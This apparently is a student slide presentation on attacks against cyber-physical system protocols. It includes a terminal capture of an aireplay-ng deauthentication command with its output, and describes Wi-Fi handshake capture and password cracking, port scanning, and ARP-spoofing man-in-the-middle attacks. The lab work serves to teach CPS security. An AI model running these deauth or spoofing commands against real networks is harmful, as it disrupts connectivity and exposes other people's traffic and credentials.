Analysis of Passive Inference of Attacks on CPS Protocols



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Outline

- 1. Introduction
- 2. Problem Statement
- 3. Literature Review
- 4. Challenges
- 5. Proposed Model and Working
- 6. Results
- 7. Conclusion
- 8. References

Introduction

To understand cyber-physical attacks we need to first understand cyber-physical systems.

What is Cyber Physical System?

A cyber-physical system (CPS) is a computer system in which a mechanism is controlled or monitored by computer-based algorithms.

What is a Cyber Threat?

National Institute of Standards and Technology (NIST) defines cyber threat as any event that has the potential to adversely impact organizational operations, assets, individuals via unauthorized access, destruction, modification of information, and/or disruption of service.



Introduction

Different types of Cyber Physical Attacks

The most common types of cyber-physical attacks can be summarized as follows, few of them are discussed in the upcoming slides:

- 1. Eavesdropping attacks
- Denial of Service attacks
- 3. Data Injection attacks
- 4. Side-Channel attacks



Attack Scenario in CPS





Fig. 1.1 CPS Overview and Attack Scenario

Problem statement

Vulnerability assessment of unsolicited real traffic targeting used IP addresses to analyze the impact of passive inference of attacks on CPS protocols.



Literature

S. No	References	Year	Title of the paper	Objective and functionality
1.	Bou-Harba , Nasir Ghani b , Abdelkarim Erradi et al.	2016	Passive inference of attacks on CPS communication protocols	
2.	Li X, Lu R, Liang X, Shen X, Chen J, Lin X. et al.	2019	Smart community: an internet of things application.	
3.	Edward A. Lee et al.	2015	The past, present and future of cyber-physical systems: a focus on models.	

Challenges

After reviewing these 3 papers we found some challenges related to the CPS security

- The lack of CPS threat detectors that are tailored towards the manufacturing sector
- The absence of theoretical and practical analysis investigating the detection latency as a performance metric



Types of Attacks Performed




Fig. 5.1 Various types of attacks in CPS


A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning.

- A typically slow network performance such as long load times for files or websites
- The inability to load a particular website such as your web property
- A sudden loss of connectivity across devices on the same network

Dos attack we performed: Flood attack



Workflow






Fig. 5.2 Network Configuration




Fig. 5.3 Network Tracing

```
💹 🛅 🍃 🝅 🖭 🗸 🗈 📧
                                                                          root@kali: /home/rahul
 File Actions Edit View Help
 40:9B:CD:0E:B3:60 7A:1C:7A:8B:A8:F2 -74
 40:9B:CD:0E:B3:60 A2:20:8A:AD:AD:70 -84
 Quitting ...
  -(root@kali)-[/home/rahul]
  -# aireplay-ng --deauth 30 -a 40:9B:CD:0E:B3:60 -c A2:20:8A:AD:AD:70 wlan1
17:15:57 Waiting for beacon frame (BSSID: 40:9B:CD:0E:B3:60) on channel 11
17:15:58 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|53 ACKs]
17:15:58 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|61 ACKs]
17:15:59 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 1 45 ACKs]
17:16:00 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:00 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:01 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:02 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:02 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:03 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:04 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:05 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:05 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs
17:16:06 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:07 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:08 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:09 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:09 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:10 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:10 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:11 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKS]
17:16:11 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:12 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:12 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs
17:16:13 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:14 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:14 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:15 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:15 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:16 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
17:16:16 Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0 | 0 ACKs]
          kali)-[/home/rahul
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
Fig. 5.4 Deauthentication Attack

Allows an attacker to guess a person's username, password, credit card number or cryptography key by an automated process of trial and error

What we performed

First we start to capturing the packet than we did dos attack to break connection and when user connect its pc to computer then we capture handshake file tried all possible approach to crack password.








Fig. 5.5 Packet Sniffing




Fig. 5.6 Comparing message integrity code (MIC)






Fig. 5.7 Secret Key revealed

Information gathering

A port is a physical docking point using which an external device can be connected to the computer. It can also be programmatic docking point through which information flows from a program to the computer or over the Internet.



Information gathering




Fig. 5.8 Details of MAC and Port number available and work performed by the user




Fig. 5.9 Available/Open TCP Ports

MITM

ARP Spoofing using MITMF


Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network.


ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa.

Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.

Workflow MITM

MITM Attack:





- 1. ARP Spoofing.
- 2. Perform MITM attack.

MITM



Fig. 5.10 Targeting particular IP address

Results




Fig. 6.1 The distribution of DoS Attacks targeting the CPS Protocols.

Results




Fig. 6.2 Time taken by various types of attacks

Conclusion

Thus, In this project we learned that there are a lot of vulnerabilities in the current cyber-physical system(CPS) and also learned about how to access that vulnerabilities by performing different types of passive attacks like DoS, Authentication breaking, Sniffing etc.

So, we need to improve the security mechanisms of the CPS to protect it from different type of attacks.



Reference

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- [2] Bou-Harb E. "Passive inference of attacks on scada communication protocols". In: 2016 IEEE International Conference on Communications (ICC).
- [3] Premaratne UK, Samarabandu J, Sidhu TS, Beresh R, Tan J-C. "An intrusion detection system for iec61850 automated substations". Power Del, IEEE Trans in 2010.
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